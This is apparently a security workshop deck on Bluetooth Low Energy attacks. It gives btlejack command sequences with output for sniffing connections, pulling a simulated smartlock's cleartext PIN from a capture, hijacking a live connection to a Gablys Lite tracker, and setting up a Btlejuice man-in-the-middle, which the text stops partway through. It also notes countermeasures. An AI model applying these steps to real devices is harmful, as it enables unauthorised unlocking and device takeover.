

BLUETOOTH LOW ENERGY ATTACKS

A crash course into Bluetooth Low Energy attacks and associated counter-measures

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Required materials:


1. A computer/laptop running Windows, Linux or MacOS, with *VirtualBox* installed and configured (with USB support)
2. This workshop **Virtual Machine** (Available [here](#))
3. A Gablys Lite BLE tracker
4. A BBC Micro:Bit
5. Bluetooth Low Energy 4.0 USB adapters (x2)

- Bluetooth Low Energy 101
- Sniffing new connections
- Hacking our first smartlock
- Sniffing active connections
- Hijacking an existing connection
- Hijacking a Gablys Lite
- Man-in-the-Middle Attacks
- Hacking our second smartlock
- Breaking Secure Connections
- Conclusion

BLUETOOTH LOW ENERGY 101

RF characteristics

- ▶ 2.4 - 2.48 GHz
- ▶ GFSK modulation (Gaussian Frequency Shift Keying)
- ▶ 2 Mbps (version 4.X), 1 Mbps or 125 kbps (version 5)
- ▶ 40 channels of 1 MHz width
 - 3 channels for advertising
 - 37 channels to transmit data



Frequency Hopping Spread Spectrum

- ▶ Bluetooth Low Energy uses FHSS
- ▶ Hopping is only used with data channels (0-36)
- ▶ Two algorithms:
 - Channel Selection Algorithm #1 (version 4.X and 5)
 - Channel Selection Algorithm #2 (version 5 only)

CHANNEL HOPPING


CSA #1 (version 4.x and 5)

This channel hopping algorithm relies on a sequence generator:

$$channel = (channel + hopIncrement) \pmod{37}$$

CSA #2 (version 5 only)

This channel hopping algorithm is based on a PRNG:




We will focus on BLE version 4.x, so keep only CSA #1 in mind


A Bluetooth Low Energy device may have one or multiple roles:

- ▶ **Broadcaster:** device advertises itself on the advertising channels (e.g. a Beacon)
- ▶ **Observer:** device scans for advertisements sent on advertising channels
- ▶ **Peripheral:** device advertises itself and accept connections (slave role)
- ▶ **Central:** device scans and connects to a *peripheral* device (master role)

PERIPHERAL ROLE



CENTRAL ROLE



LINK LAYER PACKET FORMAT

LSB			MSB
Preamble (1 octet)	Access Address (4 octets)	PDU (2 to 257 octets)	CRC (3 octets)

Preamble: 55h (or AAh if *Access Address* MSBit is set)

AA: 32-bit value identifying a link between two BLE devices

PDU: Payload data

CRC: Checksum used to check packet integrity

ADV_IND

Connectable undirected advertising PDU:

- ▶ any device can connect to the device sending this PDU
- ▶ PDU contains some advertising data (limited to 31 bytes) (see *nRF Connect*)

ADV_DIRECT_IND

Connectable directed advertising PDU:

- ▶ only the targetted device can connect to the device
- ▶ PDU contains some advertising data

SCAN_REQ

Sends a scan request to a specific device identified by its advertising address (Bluetooth Address).

SCAN_RESP

Sends back additional advertising data (limited to 31 bytes)

CONNECT_REQ

LLData									
AA	CRCInit	WinSize	WinOffset	Interval	Latency	Timeout	ChM	Hop	SCA
(4 octets)	(3 octets)	(1 octet)	(2 octets)	(2 octets)	(2 octets)	(2 octets)	(5 octets)	(5 bits)	(3 bits)

AA: target device's access address

CRCInit: Seed value used to compute CRC

Interval: Specifies the time spent on each channel (interval x 1.25ms)

ChM: Channel map

Hop: Increment value used for channel hopping (CSA #1)

LL_CONNECTION_UPDATE_REQ

CtrData					
WinSize (1 octet)	WinOffset (2 octets)	Interval (2 octets)	Latency (2 octets)	Timeout (2 octets)	Instant (2 octets)

Interval: New interval value to use

Instant: *Time marker* from which this new parameter should be used

LL_CHANNEL_MAP_REQ

CtrData	
ChM (5 octets)	Instant (2 octets)

ChM: New channel map

Instant: *Time marker* from which this new parameter should be used

SNIFFING NEW CONNECTIONS

Intercepting CONNECT_REQ PDU

- ▶ Sniff on every advertising channel (37, 38, 39), looking for a **CONNECT_REQ** PDU
- ▶ This PDU provides everything we need to sniff a connection
- ▶ We may filter by Bluetooth address (*AdvA* field)

Tools

- ▶ Ubertooth One (*ubertooth-btle*)
- ▶ Adafruit's Bluefruit LE sniffer
- ▶ Btlejack with Micro:Bit hardware

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
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Flashing your Micro:Bit


Before using *Btlejack*, you need to program your **Micro:Bit** with a specific firmware.

To do so, first plug your Micro:Bit in your computer with a USB cable, and then connect it to your Ubuntu VM




Flashing your Micro:Bit

Open Ubuntu's file manager, and click on the *MICROBIT* external drive:



Flashing your Micro:Bit

Last, open a terminal and tells *btlejack* to flash your device by using the `-i` option:



```
student@student-box: ~  
File Edit View Search Terminal Help  
student@student-box:~$ btlejack -i  
BtleJack version 1.1  
  
[i] Flashing /media/student/MICROBIT ...  
[i] Flashed 1 devices  
student@student-box:~$
```

Identifying your target

Plug one Bluetooth USB adapter into your computer, and connect it to your virtual machine as you did with your Micro:Bit.

Then, use **bleah** to scan and identify your target device:

```
$ sudo service bluetooth start  
$ sudo hciconfig hci0 up  
$ sudo bleah
```

Listening new connections to your target

Now you can use **btlejack** to sniff new connections to your target, by specifying its Bluetooth address with the **-c** option:

```
$ sudo btlejack -c ea:07:03:6b:fc:88
```

```
BtleJack version 1.1
```

```
[i] Got CONNECT_REQ packet from 6b:9d:f4:30:32:58 to ea:07:03:6b:fc:88
```

```
|-- Access Address: 0x2db9321d
```

```
|-- CRC Init value: 0xe85d8a
```

```
|-- Hop interval: 39
```

```
|-- Hop increment: 11
```

```
|-- Channel Map: 000ffffffff
```

```
|-- Timeout: 20000 ms
```

```
LL Data: 03 09 08 0f 00 00 00 00 00 00 00
```

```
LL Data: 0b 09 09 01 00 00 00 00 00 00 00
```

```
LL Data: 03 06 0c 07 1d 00 d3 07
```

```
LL Data: 0b 06 0c 08 59 00 98 00
```

I only manage to randomly capture a connection to my device, is it normal ?

Yes, because you are only using one sniffer. With three of them, **btlejack** will parallelize sniffing and capture on the 3 advertising channels at the same time. **With only one Micro:Bit, disconnect and connect again to the device until a connection is captured.**

Btlejack did not seem to work, what should I do ?

If you think Btlejack is stuck at some point, exit the software and reset your Micro:Bit by pushing the reset button near the USB connector.

Save your capture

Use the **-o** option to specify an output PCAP file, and specify the format with the **-x** option:

```
$ sudo btlejack -c ea:07:03:6b:fc:88 -x nordic -o output.pcap
```

Btlejack **-x** option accept three possible values:

- ▶ **nordic**: the produced PCAP file will include a NordicTap header for each packet captured, providing a lot of information. This is the preferred format for analysis.
- ▶ **pcap**: default Bluetooth Low Energy PCAP file, with few information.
- ▶ **ll_phdr**: this will also add a specific header with metadata, but this format is mainly used for *crackle* compatibility (we'll see that later)

HACKING OUR FIRST SMARTLOCK

Turn one Micro:Bit into a smartlock


Working in pairs, program one Micro:Bit with our first target firmware, and only one. First, connect the Micro:Bit to your virtual machine, and mount the corresponding external drive. Then, issue the following command in a terminal:

```
$ sudo cp /home/student/Worskshop/firmwares/first-  
↪ smartlock.hex  
↪ /media/student/MICROBIT/
```

Your Micro:Bit will show a flashing orange LED while programming, and will reboot right after

HACKING OUR FIRST SMARTLOCK

Your new **simulated smartlock** will now accept connections, and you may use the provided Python client to interact with it (in *Workshop/first-smartlock/*).



This smartlock has a default PIN code of **12345678**. In order to unlock it, you must first find your smartlock Bluetooth address (the device must be named *BBC micro:bit [xxxxx]*) based on its signal level:

```
$ sudo bleah
```

```
...
```


```
d6:f3:6e:89:da:f5 (-62 dBm) _____
```

Vendor	?
Allows Connections	yes
Address Type	random
Flags	LE General Discoverable, BR/EDR
Complete Local Name	BBC micro:bit [pitap]

UNLOCKING THE SMARTLOCK

In order to unlock your smartlock, you must specify its Bluetooth address and a PIN code:

```
$ python padlock.py d6:f3:6e:89:da:f5 unlock 12345678
[i] Connecting to d6:f3:6e:89:da:f5 ...
[i] Discovering characteristics ...
[i] Reading lock status ...
Padlock unlocked !
```



To change a smartlock's PIN code, use the following command when the smartlock is unlocked:

```
$ python padlock.py d6:f3:6e:89:da:f5 pin 87654321
[i] Connecting to d6:f3:6e:89:da:f5 ...
[i] Discovering characteristics ...
[i] Reading lock status ...
Pin changed !
```

To lock the smartlock again:

```
$ python padlock.py d6:f3:6e:89:da:f5 lock 87654321
[i] Connecting to d6:f3:6e:89:da:f5 ...
[i] Discovering characteristics ...
[i] Reading lock status ...
Padlock locked !
```

Capturing a legitimate communication

Using **btlejack**, capture a communication between the Python client and your smartlock, and save it as a PCAP file in **nordic** format.

FINDING YOUR SMARTLOCK'S PIN CODE

A GATT write request to the handle `0x0e` (corresponding to the characteristic with UUID `8de7e901-4962-4edc-953a-e118fd79c477`) is performed, with the PIN code encoded on 4 bytes (in our case: `87654321`):

The screenshot shows a Wireshark capture of Bluetooth traffic. The main pane displays a list of packets. Packet 43 is selected, showing a 'Sent Write Request' from a Master to a Slave. The details pane for this packet is expanded to show the 'Bluetooth Attribute Protocol' section, where the 'Handle' is `0x000e` and the 'Value' is `87654321`, which is highlighted with a red box. Below the details pane, the raw packet bytes are shown in hexadecimal and ASCII.

No.	Time	Source	Destination	Protocol	Length	Info
41	2.060561	Master_0x40c24187	Slave_0x40c24187	ATT	33	Sent Read Request, Handle: 0x0012 (Unknown: Unkn...
42	2.114988	Slave_0x40c24187	Master_0x40c24187	ATT	32	Rcvd Read Response, Handle: 0x0012 (Unknown: Unkn...
→ 43	2.161571	Master_0x40c24187	Slave_0x40c24187	ATT	37	Sent Write Request, Handle: 0x000e (Unknown: Unkn...
← 44	2.217260	Slave_0x40c24187	Master_0x40c24187	ATT	31	Rcvd Write Response, Handle: 0x000e (Unknown: Unkn...
45	2.262927	Master_0x40c24187	Slave_0x40c24187	ATT	33	Sent Read Request, Handle: 0x0012 (Unknown: Unkn...
46	2.312545	Slave_0x40c24187	Master_0x40c24187	ATT	32	Rcvd Read Response, Handle: 0x0012 (Unknown: Unkn...

▶ Frame 43: 37 bytes on wire (296 bits), 37 bytes captured (296 bits)
▶ Nordic BLE Sniffer
▶ Bluetooth Low Energy Link Layer
▶ Bluetooth L2CAP Protocol
▼ Bluetooth Attribute Protocol
▶ Opcode: Write Request (0x12)
▶ Handle: 0x000e (Unknown)
Value: 87654321
[Response in Frame: 44]

```
0000 dc 06 1e 01 00 00 06 0d 03 1a 00 2b 00 00 00 00 .....+....
0010 00 87 41 c2 40 0e 0b 07 00 04 00 12 0e 00 87 65 ..A.@.....e
0020 43 21 00 00 00 C!...
```

Do not send critical information in cleartext

- ▶ Use challenge/response authentication
- ▶ Encrypt all the data
- ▶ Use **Bluetooth Low Energy Secure Connection (SC)** feature

SNIFFING ACTIVE CONNECTIONS

Recovering connection parameters

We need to find these parameters:

- ▶ CRCInit
- ▶ channel map
- ▶ hop interval
- ▶ hop increment

Tools

- ▶ Btlejack

Btlejack can search for active connections and display them:

```
$ btlejack -s
```

```
BtleJack version 1.1
```

```
[i] Enumerating existing connections ...
```

```
[ - 46 dBm] 0x6b142c51 | pkts: 1
```

```
[ - 46 dBm] 0x6b142c51 | pkts: 2
```

```
[ - 46 dBm] 0x6b142c51 | pkts: 3
```

RECOVERING AN ACTIVE CONNECTION'S PARAMETERS

Use **btlejack** with its **-f** option to recover a connection's parameters:

```
$ sudo btlejack -f 0x6b142c51
```

```
BtleJack version 1.1
```

```
[i] Detected sniffers:
```

```
> Sniffer #0: fw version 1.1
```

```
[i] Synchronizing with connection 0x6b142c51 ...
```

```
  CRCInit = 0xb41406
```

```
  Channel Map = 0x000fffffff
```

```
  Hop interval = 39
```

```
  Hop increment = 7
```

```
[i] Synchronized, packet capture in progress ...
```

```
LL Data: 0e 07 03 00 04 00 0a 03 00
```

```
LL Data: 06 1a 16 00 04 00 0b 42 42 43 20 6d 69 63 72 6f 3a 62 69 74 20
```

```
↪ 5b 70 69 74 61 70 5d
```

```
^C[i] Quitting
```

1. Using **nRF Connect** or the official Gablys application on your phone, connect to your Gablys Lite device.
2. Using **btlejack**, capture an existing connection and save it in a PCAP file.

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Central




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
Attacker




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
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HIJACKING AN EXISTING CONNECTION

Use **btlejack** to hijack an existing connection (use the **-t** option):

```
sudo btlejack -f 0xa2671a4b -t
```

```
BtleJack version 1.1
```

```
[i] Detected sniffers:
```

```
> Sniffer #0: fw version 1.1
```

```
[i] Synchronizing with connection 0xa2671a4b ...
```

```
[?] CRCInit: 0xad781d
```

```
[?] Channel map is provided: 0x000ffffffff
```

```
[?] Hop interval = 39
```

```
[?] Hop increment = 14
```

```
[i] Synchronized, hijacking in progress ...
```

```
[i] Connection successfully hijacked, it is all yours \o/
```

```
btlejack>
```

HIJACKING A GABLYS LITE

Connect your computer or your phone to your Gablys Lite, then use **Btlejack** to hijack the connection.

Discovering services and characteristics

```
btlejack> discover
```

Make your Gablys Lite ring

Writing the value 2 in the *Alert Level* characteristic (0x2a06) of the *Immediate Alert* service (0x1802) make the Gablys Lite ring:

```
btlejack> write 15 hex 02  
>> 0a 05 01 00 04 00 13
```

- ▶ Encrypt all the data
- ▶ Use **Bluetooth Low Energy Secure Connection (SC)** feature

MAN-IN-THE-MIDDLE ATTACKS

Objectives

MitM attacks allows an attacker to:

- ▶ impersonate a device
- ▶ capture all the traffic between two devices
- ▶ tamper with data on-the-fly


Tools

- ▶ Btlejuice
- ▶ GATTacker

MAN-IN-THE-MIDDLE APPROACH

Btlejuice overview

Btlejuice uses two separate machines to provide its man-in-the-middle service.



Prepare your VMs

- ▶ Prepare two virtual machines with *btlejuice* installed (clone your VM, renew MAC address of its network card)
- ▶ Connect them to an internal network so they can communicate over TCP/IP
- ▶ Connect one BT4.0 usb adapter in each VM

Launch your Btlejuice proxy in one VM

